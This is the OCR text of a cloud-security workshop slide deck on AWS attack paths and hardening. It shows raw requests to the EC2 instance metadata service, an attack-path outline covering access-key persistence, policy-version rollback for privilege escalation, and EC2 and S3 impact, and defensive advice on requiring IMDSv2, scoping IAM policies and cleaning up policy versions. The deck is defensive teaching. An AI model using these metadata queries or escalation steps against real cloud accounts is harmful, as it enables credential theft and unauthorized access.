
Send Command
To EC2 Instance

Access S3
Objects

INSTANCE METADATA SERVICE




INSTANCE METADATA SERVICE (VERSION 1)




```
GET /latest/meta-data HTTP/1.1
Host: 169.254.169.254
User-Agent: curl/8.5.0
Accept: */*

HTTP/1.0 200 OK
Accept-Ranges: bytes
Content-Length: 325
Content-Type: text/plain
Date: Wed, 14 Feb 2024 01:02:34 GMT
Last-Modified: Wed, 14 Feb 2024 00:57:39 GMT
Connection: close
Server: EC2ws

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
```

INSTANCE METADATA SERVICE (VERSION 2)



INSTANCE METADATA SERVICE (VERSION 2)


```
PUT /latest/api/token HTTP/1.1
Host: 169.254.169.254
User-Agent: curl/8.3.0
Accept: */*
X-aws-ec2-metadata-token-ttl-seconds:300

HTTP/1.0 200 OK
Content-Length: 56
Content-Type: text/plain
Date: Sun, 26 Nov 2023 07:20:42 GMT
X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 300
Connection: close
Server: EC2ws

AQAAANGAg8x-EEIeYa8c7d6pBBbPSb_hMxe4s48hGMj6OxJ9ZjAH1w==
```

```
GET /latest/meta-data/ HTTP/1.1
Host: 169.254.169.254
User-Agent: curl/8.3.0
Accept: */*
X-aws-ec2-metadata-token: AQAAANGAg8x-EEIeYa8c7d6pBBbPSb_hMxe4s48hGMj6OxJ9ZjAH1w==

HTTP/1.0 200 OK
Accept-Ranges: bytes
Content-Length: 325
Content-Type: text/plain
Date: Sun, 26 Nov 2023 07:20:45 GMT
Last-Modified: Sun, 26 Nov 2023 01:38:04 GMT
X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 297
Connection: close
Server: EC2ws

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
```


INSTANCE METADATA SERVICE OPTIONS

Set Instance Metadata Options to "Required"


1



2



WORKSHOP ATTACK PATHS



POLICY BLAST RADIUS


- Limit highly privileged policies to only those who need it.
- Restrict permission scope to include resources you intend to impact

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "ec2:*",
            "Resource": "*"
        }
    ]
}
```

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "ec2:AssociateIamInstanceProfile",
            "Resource": "arn:aws:ec2:us-east-1:833715826468:instance/District*",
            "Condition": {
                "Bool": {
                    "aws:MultiFactorAuthPresent": "true"
                }
            }
        }
    ]
}
```


POLICY BLAST RADIUS

- Review the permissions/policies assigned in your environment
- Use native or 3rd party tooling to help limit policy scope



WORKSHOP ATTACK PATHS


1 **Initial Access**



3 **Privilege Escalation**

Revert Policy Version

2 **Persistence**




Create Access Keys

4 **Impact**

Send Command
To EC2 Instance

Access S3
Objects

POLICY VERSION CLEANUP



POLICY VERSION CLEANUP

Trigger

CreatePolicyVersion

ListPolicyVersions
If Version != Default:
DeletePolicyVersion

Questions?

Blog	CheckSomeBytes.com
Email	Ryan@CheckSomeBytes.com
LinkedIn	LinkedIn.CheckSomeBytes.com

Thank you!

Blog	CheckSomeBytes.com
Email	Ryan@CheckSomeBytes.com
LinkedIn	LinkedIn.CheckSomeBytes.com